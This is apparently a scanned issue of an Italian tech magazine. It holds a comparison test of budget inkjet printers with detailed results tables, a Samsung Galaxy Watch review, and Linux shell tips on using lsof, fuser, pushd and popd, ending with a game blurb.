Come comportarsi quindi, se anche i costi di stampa delle altre stampanti economiche sono comparativamente elevati? Basterà acquistare una multifunzione con costi di stampa moderati, ad esempio la Canon Maxify MB2750 testata sulla rivista 239/2017, in vendita con prezzi a partire da 123 Euro. Nelle prove ha offerto la migliore qualità di stampa e i costi sono decisamente inferiori a quelli della Pixma 495 testata in questa comparativa: stampare una pagina di testo con la MB2750 costa soltanto 1 centesimo anziché 14, una pagina A4 con grafico a colori 7 centesimi anziché 26 e una foto 10 x 15 cm 16 centesimi anziché 55. La maggiorazione di prezzo di 80 Euro si ammortizza in un attimo. Chi, al momento di un nuovo acquisto, terrà in considerazione i costi di stampa, risparmierà alla fine una bella cifra, rispetto al costo dei modelli economici come la Pixma 495, anche se all'inizio la stampante si rivelerà lievemente più costosa. Inoltre, la maggior parte dei modelli più costosi offre una qualità di stampa migliore, una dotazione più ricca e una velocità più elevata.

Estremamente costosa: le stampe con la Canon Pixma 495 richiedono il costo più elevato rispetto a tutte le altre stampanti di questa comparativa.

Alternativa economica: la Canon Maxify MB2750 è più costosa, ma le stampe si rivelano poi decisamente molto più convenienti.

Le cartucce presentano un diverso contenuto d'inchiostro e i prezzi per un kit variano sensibilmente (vedi risultati del test sulle due pagine seguenti). Il grafico mostra quanto siano elevati i costi di stampa per una foto, una pagina A4 con grafico e per una pagina A4 di testo. Tra parentesi è indicato il numero di pagine stampabili con un set completo di cartucce.

STAMPANTI MULTIFUNZIONE

1 CANON PIXMA TS5050

Prezzo: 72 Euro

Qualità di stampa decente, costi di gestione contenuti, ricca dotazione che include touchscreen, lettore schede di memoria e WLAN. Tutto questo ha consentito alla stampante più costosa di aggiudicarsi la vittoria.

+ La migliore qualità di stampa, costi moderati

– Bassa resistenza alle sbavature

2 CANON PIXMA TS5150

Prezzo: 70 Euro

La TS5150 è simile alla vincitrice del test, ma necessita di cartucce più costose, che fanno aumentare i costi di stampa, sia per pagine di testo, che per grafici e fotografie. Tutto questo ha fatto piazzare al secondo posto la TS5150.

+ Elevatissima resistenza alle sbavature, Bluetooth

– Fedeltà cromatica molto scarsa, elevati costi di stampa

3 CANON PIXMA 495

Prezzo: 50 Euro

La Pixma 495 è l'unica stampante che offre la funzione fax, ma nel test ha richiesto i costi di stampa di gran lunga più elevati. Pazzesco, un set di cartucce nuove costa più del doppio di una stampante nuova!

+ Scansioni velocissime, offre funzione fax

– i più elevati costi di stampa del test

RISULTATI DEL TEST

		CANON PIXMA TS5050	CANON PIXMA TS5150	CANON PIXMA 495
		Risoluzione stampa[1]: 1200 x 2400 dpi **Risoluzione scansione**[1]: 4800 x 1200 dpi **Prezzo cartuccia nero/colori**[1]: 17,99 Euro / 50,97 Euro	**Risoluzione stampa**[1]: 1200 x 2400 dpi **Risoluzione scansione**[1]: 4800 x 1200 dpi **Prezzo cartuccia nero/colori**[1]: 27,99 Euro / 55 Euro	**Risoluzione stampa**[1]: 600 x 1200 dpi **Risoluzione scansione**[1]: 4800 x 1200 dpi **Prezzo cartuccia nero/colori**[1]: 23,99 Euro / 71,97 Euro
Velocità e qualità delle stampe?	36%	**La migliore qualità di stampa**	**Fedeltà cromatica migliorabile**	**Scarsa nitidezza**
Qualità stampa foto: fedeltà cromatica / fedeltà toni di grigio / contrasto / accuratezza dettagli		elevata (71,1% / 95,6% / 89% / un po' scarsa)	elevata (55,6% / 98,1% / 65% / molto elevata)	elevata (67,4% / 97,2% / 68% / molto elevata)
Qualità stampa grafici: fedeltà cromatica / fedeltà toni di grigio/ contrasto / accuratezza dettagli		un po' scarsa (50,5% / 95,5% / 64% / un po' scarsa)	un po' scarsa (36,8% / 92,9% / 66% / elevata)	scarsa (50,1% / 91,8% / 66% / un po' scarsa)
Qualità stampa testi- / foto (test visivo)		di buona leggibilità / un po' sfocate, ottimi toni di grigio e colori	di buona leggibilità / un po' pallide e con colori dominanti	di buona leggibilità / un po' sfocate e con colori pallidi
Resistenza alle sbavature per testo in b/n messo in risalto con evidenziatore		molto scarsa	molto elevata	scarsa
Resistenza alle sbavature testi / grafici a colori / foto a colori		elevata / bassa / bassa	elevata / bassa / ok	elevata / bassa / ok
Velocità di stampa per foto a colori nei formati 18x24 cm / 10x15 cm / stampa di tre foto 10x15 / 10x 15 partendo da modalità stand-by (MM:SS)		veloce (1:17 / 0:38 / 1:58 / 1:33)	un po' lenta (2:53 / 1:13 / 3:47 / 1:37)	lenta (5:41 / 2:18 / 7:12 / 2:33)
Velocità di stampa grafici a colori: su foglio A4 / cinque fogli A4 / un foglio A4 partendo da modalità stand-by (MM:SS)		lenta (1:06 / 4:06 / 1:22)	molto lenta (1:48 / 6:57 / 2:12)	lenta (1:31 / 6:05 / 1:46)
Velocità di stampa documenti di testo: una pagina A4 / sei pagine A4 / una pagina A4 partendo da modalità stand-by (MM:SS)		lenta (0:04 / 0:28 / 0:20)	lenta (0:05 / 0:35 / 0:29)	lenta (0:07 / 0:37 / 0:22)
Costo delle stampe?	18%	**I costi di stampa più bassi**	**Costi di stampa molto elevati**	**I più elevati costi di stampa**
Pagina di testo su carta normale A4 (costo inchiostro a pagina) / pagine stampabili con una cartuccia		molto costosa (7,00 cent.) / 257 pag.	molto costosa (8,77 cent.) / 319 pag.	molto costosa (14,37 cent.) / 167 pag.
Grafico su carta normale A4 (costo inchiostro a pagina) / pagine stampabili con un set di cartucce a colori		un po' costoso (10,44 cent.) / 488 pag.	molto costoso (21,15 cent.) / 260 pag.	molto costoso (25,70 cent.)/280 pag.
Foto su carta fotografica 10 x 15 (costo inchiostro a pagina) / pagine stampabili con un set di cartucce a colori		un po' costosa (17,22 cent.) / 296 foto	molto costosa (27,50 cent.) / 200 foto	molto costosa (54,52 cent.) / 132 foto
Quali altri funzioni offre e quanto sono valide?	17%	**Elevata qualità di scansione**	**Scansione veloce**	**Con funzione fax**
Qualità di scansione: fedeltà cromatica / fedeltà toni di grigio / risoluzione		elevata (95,2% / 99% / 966 ppi)	un po' scarsa (94,9%/99,2%/724 ppi)	un po' scarsa (95,2% / 98,9% / 723 ppi)
Tempo di copia pagina di testo A4 / fotografia A4 (MM:SS)		veloce (0:21 / 1:15)	veloce (0:22 / 1:52)	molto veloce (0:16 / 0:46)
Stampa senza bordi su carta A4 / formato 10 x 15 cm / stampa fronte-retro		si / si / no	si / si / si	si / si / no
Quanto è facile da usare?Quanto è facile da usare?	21%	**Via touchscreen**	**Via touchscreen**	**Tramite display**
Usabilità (opinione del tester)		un po' complicata	semplice	un po' complicata
Quantità fogli normali nel vassoio alimentatore / nel vassoio raccoglistampe / peso max. della carta per metro/quadro[1]		100 fogli / 25 fogli / 300 g	200 fogli / 25 fogli / 300 g	120 fogli / 25 fogli / 300 g
Quantità fogli normali nell'alimentatore dello scanner / scomparto per carta fotografica (10 x 15 cm) / formato regolabile a piacere / possibilità di introdurre cartoncini		manca / 20 fogli / si / no	manca / 20 fogli / si / no	20 fogli / 20 fogli / si / no
Display (diagonale)		touchscreen per anteprima foto e impostazioni (7,5 cm)	touchscreen per anteprima foto e impostazioni (6,5 cm)	display solo per impostazioni (5 cm)
Qualità della connessione con altri dispositivi?	8%	**Card reader integrato**	**Manca Card reader**	**Manca Card reader**
Connessioni possibili		USB, WLAN	USB, WLAN, Bluetooth	USB, WLAN
Stampa immediata di mail / da USB / da schede di memoria		si / no / si (scheda SD)	si / no / no	si / no / no
Malus		nessuno	nessuno	nessuno
RISULTATO DEL TEST		★★★☆☆	★★★☆☆	★★½☆☆

4 HP ENVY 5030
Prezzo: 46 Euro

Eccessivamente lenta: l'Envy 5030 ha richiesto oltre 14 minuti per stampare una pagina A4 con grafici a colori e quasi 8 minuti per una foto. Non si rivela quindi idonea per stampare immagini e presentazioni.

+ Stampa foto e grafici con numerosi dettagli

− Stampante lenta, costi di stampa molto elevati

5 HP DESKJET 2630
Prezzo: 38 Euro

Nel test, le stampe della Deskjet 2630 si sono rivelate come si deve, ma i costi sono piuttosto elevati e la velocità scarsa. Nella scansione di foto e documenti è stata invece la stampante più veloce del test.

+ Lo scanner più veloce, buona qualità fotografica

− Costi di stampa molto elevati, scarsa riserva di carta

6 EPSON XP-247
Prezzo: 50 Euro

Se lasciate gestire la XP-247 ai driver di Windows, per la stampa di testi b/n utilizzerà anche il la cartucce colore. Tutto questo fa aumentare i già elevati costi di stampa. Soluzione: installare i driver del produttore in dotazione.

+ Resistenza alle sbavature molto elevata

− Costi di stampa molto elevati, manca display

7 EPSON XP-245
Prezzo: 40 Euro

Analogamente all'Epson XP-247 al 6° posto, anche i costi di stampa della XP-245 aumentano se la stampante viene gestita dai driver di Windows. Ulteriore difetto: foto e grafici mostrano una dominante bluastra.

+ Resistenza alle sbavature molto elevata

− Costi di stampa molto elevati, manca display

8 HP DESKJET 3720
Prezzo: 40 Euro

La Deskjet 3720 non è la stampante più veloce e anche la resistenza dell'inchiostro alle sbavature dopo la stampa, potrebbe essere migliore. In compenso le stampe ottenute a partire da foto e quelle dei grafici hanno colori naturali.

+ Stampa con colori naturali, scanner veloce

− Costi di stampa molto elevati, scarsa riserva di carta

9 HP DESKJET 3735
Prezzo: 47 Euro

Analogamente alla 3720, anche l'HP 3735 non è in grado di stampare foto senza bordo. Entrambi i modelli eseguono scansioni solo con difficoltà, poiché manca sia l'alimentazione automatica, sia una superficie vetrata per appoggiare i documenti da scansionare.

+ Buona qualità fotografica, scanner veloce

− Costi di stampa molto elevati, scarsa riserva di carta

4 HP Envy 5030	5 HP Deskjet 2630	6 Epson XP-247	7 Epson XP-245	8 HP Deskjet 3720	9 HP Deskjet 3735
Risoluzione stampa[1]: 1200 x 1200 dpi **Risoluzione scansione[1]**: 4800 x 1200 dpi **Prezzo cartuccia nero/colori[1]**: 26,99 Euro / 28,99 Euro	**Risoluzione stampa[1]**: 1200 x 1200 dpi **Risoluzione scansione[1]**: 4800x1200 dpi **Prezzo cartuccia nero/colori[1]**: 26,99 Euro / 28,99 Euro	**Risoluzione stampa[1]**: 1200 x 2400 dpi **Risoluzione scansione[1]**: 5760 x 1440 dpi **Prezzo cartuccia nero/colori[1]**: 22,99 Euro / 50,97 Euro	**Risoluzione stampa[1]**: 1200 x 2400 dpi **Risoluzionescansione[1]**: 5760 x 1440 dpi **Prezzo cartuccia nero/colori[1]**: 22,99 Euro / 50,97 Euro	**Risoluzione stampa[1]**: 300 x 600 dpi **Risoluzione scansione[1]**: 1200 x 1200 dpi **Prezzo cartuccia nero/colori[1]**: 26,99 Euro / 28,99 Euro	**Risoluzione stampa[1]**: 300 x 600 dpi **Risoluzione scansione[1]**: 1200 x 1200 dpi **Prezzo cartuccia nero/colori[1]**: 26,99 Euro / 28,99 Euro
La stampante più lenta	**Buona qualità fotografica**	**La peggiore stampa di grafici**	**Stampa con dominante bluastra**	**Stampa con colori naturali**	**Stampe un po' sfuocate**
elevata (62,5% / 95,3% / 68% / molto elevata)	elevata (62,8% / 95,6% / 68% / molto elevata)	un po' scarsa (67,4% / 96,7% / 73% / scarsa)	un po' scarsa (67,4% / 96,7% / 74% / un po' scarsa)	elevata (62,% / 95,4% / 69% / molto elevata)	elevata (62,6% / 95,6% / 67% / molto elevata)
un po' scarsa (50,5% / 95,7% / 68%) / elevata)	un po' scarsa (51,2% / 95,6% 68% / un po' scarsa)	scarsa (52,8% / 96,6% / 58% / scarsa)	scarsa (52,5% / 96,8% / 58% / un po' scarsa)	un po' scarsa (50,9% / 96% / 59%/ elevata)	scarsa (51,7% / 95,6% / 67% / un po' scarsa)
leggibilità buona / lieve dominante bluastra, ottima nitidezza	leggibilità buona / colori buoni, sfumature pelle un po' falsate	leggibilità buona / buona, ma con leggere dominanti di colori, colori poco saturi	leggibilità buona, dominante bluastra, colori pallidi e poco intensi	buona leggibilità / colori naturali, leggere sfocature	buona leggibilità / sfocature, dominanze colore, pochi dettagli
bassa	bassa	molto elevata	molto elevata	molto scarsa	molto scarsa
elevata / bassa / bassa	elevata / bassa / bassa	elevata / bassa / elevata	elevata / bassa / elevata	elevata / bassa / bassa	elevata / bassa / bassa
molto lenta (7:37 / 3,17 / 10:00 / 3:27)	lenta (4:12 / 1:42 / 5:05 / 4:18)	lenta (4:29 / 1:58 / 6:02 / 2:14)	lenta (4:30 / 2:01 / 6:05 / 2:17)	lenta (6:07 / 2:17 / 6:57 / 2:25)	lenta (6:05 / 2:15 / 6:5 / 2:23)
molto lenta (14:24 / 38:52 / 14:35)	molto lenta (1:42 / 5:45 / 1:48)	lenta (1:13 / 4:27 / 1:29)	lenta (1:13 / 4:27 / 1:29)	molto lenta (2:36 / 8:00 / 2:44)	molto lenta (2:36 / 7:57 / 2:44)
lenta (0:06 / 0:29 / 0:16)	lenta (0:06 / 0:40 / 0:12)	lenta (0:06 / 0:41 / 0:22)	lenta (0:06 / 0:41 / 0:22)	lenta (0:05 / 0:39 / 0:13)	lenta (0:05 / 0:39 / 0:13)
Costi di stampa elevatissimi	**Costi di stampa elevatissimi**	**Costi di stampa elevatissimi**	**Costi di stampa elevatissimi**	**Costi di stampa elevatissimi**	**Costi di stampa elevatissimi**
molto costosa (17,64 cent.) / 153 pag.	molto costosa (15,78 cent.) / 171 pag.	molto costosa (6,72 cent.) / 342 pag.	molto costosa (6,46cen.) / 356 pag.	molto costosa (17,99 cent.) / 150 pag.	molto costosa (18,36 cen.) / 147
costosa (17,57 cent.) / 165 pag.	costosa (14,14 cent.) / 205 pag.	costosa (13,96 cent.) / 365 pag.	costosa (14,36 cent.) / 355 pag.	costosa (13,80 cent.) / 210 pag.	costosa (14,14 cent.) / 205 pag.
molto costosa (36,24 cent.) / 80 foto	molto costosa (30,20 cent.) / 96 foto	molto costosa (34,44 cent.) / 148 foto	molto costosa (35,40 cen.) / 144 foto	molto costosa (36,24 cent.) / 80 foto	molto costosa (28,99 cent.) / 100
Scansione veloce	**Scansione veloce**	**Scansione veloce**	**Scansione veloce**	**Scansione veloce**	**Scansione veloce**
un po' bassa (95,2%/98,4%)/726 ppi)	un po' bassa (96,0%/98,7%/542 ppi)	un po' scarsa (93,4%/97,1%/812 ppi)	un po' scarsa (93,4%/97,3%/912 ppi)	un po' scarsa (95,9%/98,2%/608 ppi)	scarsa (95,2%/96,8%/scarsa (684 ppi)
veloce (0:17 / 1:43)	molto veloce (0:11 / 0:40)	veloce (0:28 / 0:44)	veloce (0:28 / 0:44)	veloce (0:32 / 0:47)	veloce (0:32 / 0:47)
si / si / si	no / no / no	si / si / no	si / si / no	no / no / no	no/ no / no
Via touchscreen	**Tramite display**	**Manca display**	**Manca display**	**Tramite display**	**Tramite display**
un po' complicata	un po' complicata	complicata	complicata	complicata	complicata
100 fogli / 25 fogli / 300 g	60 fogli / 25 fogli / 300 g	50 fogli / 25 fogli / 300 g	50 fogli / 25 fogli / 300 g	60 fogli / 25 fogli / 300 g	60 fogli / 25 fogli / 300 g
manca / 30 fogli / si / no	manca / 20 fogli / si / no	manca / 10 fogli / si / no	25 fogli / 10 fogli / si / no	manca / 20 fogli / si / no	manca / 20 fogli / si / no
touchscreen solo per impostazioni (5,6 cm)	display solo per impostazioni menu (3,1 cm)	manca	manca	display solo per impostazioni (3 cm)	display solo per impostazioni (3 cm)
Manca Card reader	**Manca Card reader**	**Manca Card reader**	**Manca Card reader**	**Manca Card reader**	**Manca Card reader**
USB, WLAN	USB, WLAN	USB, WLAN	USB, WLAN	USB, WLAN	USB, WLAN
si / no / no	si / no / no	si / no / no	si / no / no	si / no / no	si / no / no
nessuno	nessuno	con driver Windows utilizza inchiostro a colori nelle stampe b/n	con il driver di Windows utilizza cartuccia a colori per testi b/n	nessuno	nessuno
★★½☆☆	★★½☆☆	★★½☆☆	★★☆☆☆	★★☆☆☆	★★☆☆☆

Benvenuto Galaxy Watch!

Gli smartwatch della serie Gear sono ormai sorpassati: il presente si chiama Galaxy Watch. Ecco quali sono i suoi punti di forza

Fino ad oggi tutti gli smartwatch di Samsung si chiamavano Gear, ma ora viene presentato il primo **Galaxy Watch**. Malgrado il nuovo nome, la nuova serie di smartwatch sostituisce i precedenti modelli e come sistema operativo viene impiegato ancora una volta il **Tizen 4.0**. Rimane invariata l'usabilità gestibile via touchscreen e con lunetta ruotabile. La grande novità sarà l'introduzione della connessione LTE, che Samsung però non fornirà subito al primo lancio sul mercato di questo nuovo orologio. I nostri esperti hanno sottoposto ad un test il modello da 42 mm dotato di Bluetooth.

FUNZIONI FITNESS IN PRIMO PIANO

Per il Galaxy Watch, Samsung punta principalmente sulle funzioni per il fitness. Gli utenti possono ora variare il tipo di allenamento durante la rilevazione dei parametri e questa modalità potrà rivelarsi utile in palestra. Nelle prove, il sensore per le pulsazioni ha rilevato con precisione la frequenza cardiaca, senza analizzare però l'attività di fitness e la prestazione. Il Galaxy Watch è stato in grado di tenere traccia automaticamente di una camminata visualizzando la distanza percorsa, ma ha contato il numero dei passi in modo inesatto.

DISPLAY AL TOP, AUTONOMIA SCARSA

Il display Super AMOLED si rivela luminoso e nitidissimo, ma esaurisce velocemente la batteria: con le impostazioni standard selezionate dal produttore, l'autonomia dell'orologio non supera i 3 giorni. La durata promessa di cinque giorni può essere raggiunta solo impostando la modalità di risparmio energetico. Il Galaxy Watch può riprodurre brani MP3 attraverso le cuffie e mediante l'installazione di app consente di ampliare le

Fig 2 - La versione con LTE consente di telefonare senza necessità dello smartphone (foto in alto). Il quadrante potrà essere cambiato direttamente attraverso l'orologio o via App (foto in basso).

Fig. 1 - Impostare la sveglia, notizie meteo, ascoltare musica: Samsung offre alcune utili App.

COME FUNZIONA L'OROLOGIO CON LTE

Il Galaxy Watch è disponibile con una cassa di due formati (46 e 42 mm), via Bluetooth consente di ricevere i messaggi pervenuti allo smartphone e via WLAN può collegarsi ad una rete wireless. La versione LTE, non ancora disponibile alla data del test, offre un modulo integrato extra per la telefonia mobile (eSIM), che consente allo smartwatch di collegarsi autonomamente alla rete telefonica, come avviene con l'Apple Watch 3. Tutto questo significa che il Galaxy Watch non deve essere collegato obbligatoriamente ad uno smartphone e questa possibilità può rivelarsi molto pratica durante un'attività sportiva, ad esempio l'utente potrà essere raggiunto telefonicamente anche mentre fa jogging, pur non avendo con sé lo smartphone.

ESIM: ECCO COME FUNZIONA

Per poter utilizzare la eSIM, gli utenti necessitano di un piano telefonico particolare che attualmente in Italia viene un po' snobbato dagli operatori. Solo Vodafone ne offre uno, ma solo abbinato agli Apple Watch. La nuova scheda è ancora più piccola delle attuali nanosim, ma è incorporata all'interno del dispositivo. L'utente non può accedervi, essendo un componente hardware "di serie" in ogni telefono. Questa eSim è in pratica un chip programmabile da remoto dagli operatori telefonici.

42 mm
Midnight Black, Rose Gold
Batteria: 270 mAh
Variante: Bluetooth/LTE
Prezzo: 309 Euro

46 MM
Silver
Batteria: 472 mAh
Variante: Bluetooth/LTE
Prezzo: 329 Euro / 399 Euro

funzioni: ad esempio, Here WeGo come navigatore oppure Spotify per ascoltare musica in streaming. Fastidioso che al momento l'assistente vocale Bixby funzioni soltanto in lingua inglese.

LO METTO NEL CARRELLO?

Il Galaxy Watch nella variante senza LTE offre pochissime novità rispetto alla serie Gear. Questo nuovo smartwatch è comunque apprezzabile poiché in grado di riconoscere automaticamente e con affidabilità il tipo di attività sportiva, nonché rilevare con precisione il battito cardiaco.

RISULTATI DEL TEST

Categoria / Misura cassa: Smartwatch / 42 mm
Display: AMOLED, 360 x 360 Pixel
Compatibile con: Android 4.4 / iOS9 e versioni successive

Quanto sono buone le funzioni per il Fitness?	**32%**	**Buone, ma il contapassi non è preciso**	**7,6**
Idoneità del dispositivo per monitorare i seguenti sport: nuoto / ciclismo / allenamento fitness / corsa / altri sport*		buono / buono / un po' scadente / buono / un po' pochi	7,4
Rilevamento dello sport* / Rilevamento pausa / Registrazione percorso		buono / si / molto buono (con GPS e barometro)	9,0
Stimoli dal dispositivo* / piattaforma sportiva* / community*?		forti motivazioni / un po' poche / un po' poche	7,4
Precisione sensore Battito (deviazione) / curva del diagramma		molto preciso (1%) / precisa	9,6
Visualizzazione frequenze cardiache rilevate*		un po' limitata (senza dati per il fitness)	6,0
Precisione contapassi (deviazione) / rilevazione piani di scale		molto impreciso (23%) / si	4,0
Qualità della valutazione automatica del sonno*		elevata, ma non consente raffronto con altri utenti	9,0
Quanto sono buone le altre funzioni?	**25%**	**Tutte funzioni smart, tranne l'assistente vocale**	**7,4**
Qualità delle funzioni orologio / della sveglia*		elevata / elevata	8,6
Funzioni per la musica / compatibili con piattaforme musicali		un po' limitate / solo MP3 o Spotify	6,4
Quante App e servizi offre?*		un po' poche; assistente vocale solo in lingua inglese	7,0
Funzioni per agenda*		visualizzazione agenda e relativa interazione	10
Servizi di messaggistica*		è possibile rispondere e inviare SMS	8,0
Altre possibilità di collegamento (WLAN / modulo per telefonia mobile / pagamenti via NFC)		un pò poche (si / no / non in Italia)	6,0
Quanto si rivelano convincenti usabilità e display?	**15%**	**Buone, tranne le App per Smartphone**	**6,8**
Facilità d'uso del dispositivo?* / velocità di risposta		un po' complicata / lenta	6,0
Quanto è buona l'App specifica per lo smartphone?*		scadente; sono necessarie più App	5,0
Qualità del display* / Leggibilità: negli interni* / sotto il sole*		buona / ottima / ottima	9,0
Come si comporta il dispositivo nell'uso quotidiano?	**13%**	**Voluminoso, ma può essere personalizzato**	**5,8**
Design modificabile* / sostituzione del cinturino?		con limitazioni / si, con cinturini standard	7,0
Comfort d'indossabilità* / Peso / spessore cassa		un po' scomodo / pesante (52 g) / elevato (13,9 mm)	5,4
Quanto sono buone la batteria e la fattura?	**15%**	**Buona qualità, ma autonomia breve**	**6,8**
Autonomia utilizzo tipico / spegnimento / modalità risparmio energetico		breve / si / si	2,4
Qualità: Impermeabilità (indicazione profondità acque / Superamento delle prove) / Resistenza ai graffi / Qualità costruttiva*		attività di nuoto (1,5 metri / si), display antigraffio, cassa poco resistente ai graffi / elevata	6,0
RISULTATO DEL TEST		★★★☆☆	

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema

LEGENDA
- DATABASE
- GIOCHI
- GRAFICA
- HARDWARE
- KERNEL
- MULTIMEDIA
- RETE
- SHELL
- SICUREZZA
- SISTEMA
- SVILUPPO

LIBERO? NO, OCCUPATO!

I comandi che si possono impartire in un terminale, come la shell Bash, è possibile dividerli in alcune tipologie: dalla verifica dell'integrità del file system a quelli necessari alla gestione degli utenti e informazioni sul sistema. Tra le categorie vi sono anche i comandi dedicati alla diagnostica e storicamente il più utilizzato e noto è **dmesg** (**man dmesg**) il quale fornisce in output il contenuto del buffer circolare dei messaggi notificati al kernel: vogliamo occuparci di una specifica condizione che è possibile risolvere utilizzando alcuni comandi di diagnostica. A tutti sarà capitato, nello smontaggio di un supporto ottico (CD e/o DVD che sia) e/o di una unità di storage USB, di ricevere un messaggio nel quale era riportata l'impossibilità di una siffatta operazione. Ciò perché un "qualcosa" - in genere un file aperto contenuto nel media ottico o supporto USB - mantiene impegnata la risorsa. Per capire chi o cosa stia bloccando lo smontaggio del dispositivo occorrerebbe un comando che permetta di elencare la lista dei file descriptor aperti/utilizzati dai processi attivi nel sistema. Questo è ciò che fa **lsof** (**man lsof**, abbreviativo di **LiSt Open Files**): per averlo sulla propria distribuzione occorre installare con il gestore dei pacchetti il software con omonimo nome (***https://people.freebsd.org/~abe/***). Ricordando la massima che vede tutto un file nei sistemi Unix, allora tale comando, impartito senza alcuna opzione, fornirà in uscita la lista di tutti i file descriptor aperti opportunamente incolonnati: impartire il comando **lsof | more** per avere il nome sulle singole colonne (Fig. 1), premere la barra spaziatrice per vedere, schermata dopo schermata, tutti i file descriptor associati ai vari processi (PID) e il tasto **Q** per uscire dal visualizzatore **more** (**man more**).

Al di là di quelle intuitive, qualche parola va spesa per le colonne **FD** (acronimo di **File Descriptor**) e **TYPE**. Nella colonna FD il numero indica i file descriptor aperti e associati al corrispondente processo attivo con **ID** riportato nella colonna **PID**: le lettere **r**, **w** e **u** indicano, rispettivamente, che il file è aperto in lettura, scrittura e lettura/scrittura. Nella stessa colonna FD possiamo trovare delle sigle, nello specifico **cwd** indica la cartella di lavoro del processo, **rtd** la cartella radice del processo e **mem** che il file è mappato in memoria. Nella colonna **TYPE**





Fig. 1 • Output completo del comando lsof

viene riportato il tipo di file: **REG** per un file regolare, **DIR** una directory, **LINK** un link simbolico, **CHR** dispositivi a caratteri, **BLK** dispositivi a blocchi, **FIFO** fifo e pipe. I socket sono **unix** per quelli locali, **Ix4** per quelli di rete. Esistono valori speciali come **DEL** per un file descriptor che è stato cancellato o **NOFD** per un file che non si è potuto aprire. Va da sé che in tale scenario occorre affinare l'output e concentrarsi sulla parte di interesse. Proviamo con un semplice esempio: inseriamo un CD/DVD o penna USB e apriamo un file in esso contenuto. A questo punto proviamo a smontare il dispositivo: ci verrà restituito un messaggio del tipo **Il dispositivo è attualmente occupato: Cannot eject drive in use: Device /dev/sr0 is mounted**. In questo caso la soluzione è semplice: chiudere l'applicativo che lo utilizza, anche se non sempre il tutto è riconducibile ad un esplicito programma aperto ma potrebbe dipendere da alcuni processi attivi che stanno utilizzando quel file. Vi sono altre situazioni nelle quali dopo ore di lavoro alcuni processi associati a diversi software potrebbero mantenere occupata la risorsa e impedirne lo smontaggio. In questo caso, ipotizzando che il dispositivo sia **/dev/sr0**, per elencare ciò che utilizza la risorsa che si vuole smontare è sufficiente impartire **lsof /dev/sr0** (provare con il semplice esempio precedente). Attraverso la sua corposa documentazione è facile verificare come permetta numerose analisi: ad esempio, **lsof -i** elenca i socket aperti e i processi che li utilizzano. Ma, come accade in GNU/Linux, lo stesso risultato è possibile ottenerlo con un comando allo stesso tempo complementare e alternativo a **lsof**, parliamo di **fuser** (**man fuser**) che mostra quali processi utilizzano un certo file, un socket o un file system in generale. Con riferimento al primo semplice esempio con file aperto provando a impartire il comando **fuser -c /dev/sr0** otterremo come output un numero, ad esempio **/dev/sr0: 3914**, che identifica il PID del processo che sta





Fig. 2 • Esempio utilizzo comandi pushd, popd e dirs

mantenendo occupata la risorsa **/dev/sr0**. A questo punto, è possibile risalire al processo con il comando **ps -fp 3914** o con una lista di PID qualora vi fossero più processi, ad esempio **ps -fp PID1,PID2,PID3**.

NAVIGAZIONE FACILITATA NELLE CARTELLE

La shell Bash è caratterizzata da un certo numero di comandi interni che richiamiamo senza nemmeno farci caso più di tanto. Uno di questi è **cd** utilizzato per muoversi tra le cartelle del file system. Che sia un comando interno è dimostrabile con **man cd** che non riporta ad un manuale specifico, come avviene ad esempio con i comandi dell'argomento precedente, ma richiama la sezione **BASH_BUILTINS**. L'uso del comando **cd**, almeno nel suo uso più semplice, è noto più o meno a tutti ma vi sono caratteri speciali che forse lo rendono meno noto. Ad esempio, ovunque ci troviamo all'interno del file system, **cd ~** ci riporta nella nostra home utente. Meno nota, probabilmente, è la modalità che ci permette di ritornare nella cartella di lavoro precedente: ad esempio, se stiamo in **/home/nome_utente/xyz** e prima eravamo in **/etc/cups** allora **cd -** ci farà ritornare in **/etc/cups**. Tale comando, nella funzionalità, non è da confondere con cd .. che invece sale di un livello dal punto in cui stiamo. Ma c'è di più, se siamo soliti analizzare sempre gli stessi percorsi è possibile articolarli creando una sequenza (stack o pila) previo uso dei comandi interni **pushd** e **popd**.

Il comando **pushd** aggiunge alla pila il percorso che gli viene passato come argomento e al tempo stesso ci permette di spostarci nella posizione indicata. In sostanza per spostarci non utilizzeremo più **cd** ma **pushd** (Fig. 2): ad esempio **pushd /etc/cups** seguito da **pushd /usr/local/bin** ecc. Ogni volta che richiamiamo **pushd** verrà aggiunto un percorso in cima alla pila. Di questo possiamo rendercene conto perché l'output del comando elencherà di default la pila. Il contenuto della pila possiamo ottenerla anche con **dirs** il quale impartito con l'opzione **-l** tradurrà i percorsi della pila in percorsi assoluti in luogo di quelli relativi, laddove presenti. A questo punto per tornare alla directory di lavoro precedente invece di utilizzare il comando **cd -** diamo semplicemente il comando **popd** il quale ci farà ritornare al percorso di lavoro precedente, mostrerà la pila di percorsi ancora presenti e in più eliminerà l'ultimo percorso dallo stack.

Dystopia, mercenari contro corporativisti

Scegliamo una fazione di appartenenza e la classe del nostro combattente: ora siamo pronti per sfidare i nostri nemici. Anche on-line!

Dystopia 1.5.2

Licenza: Free
Sito Web: www.dystopia-game.com

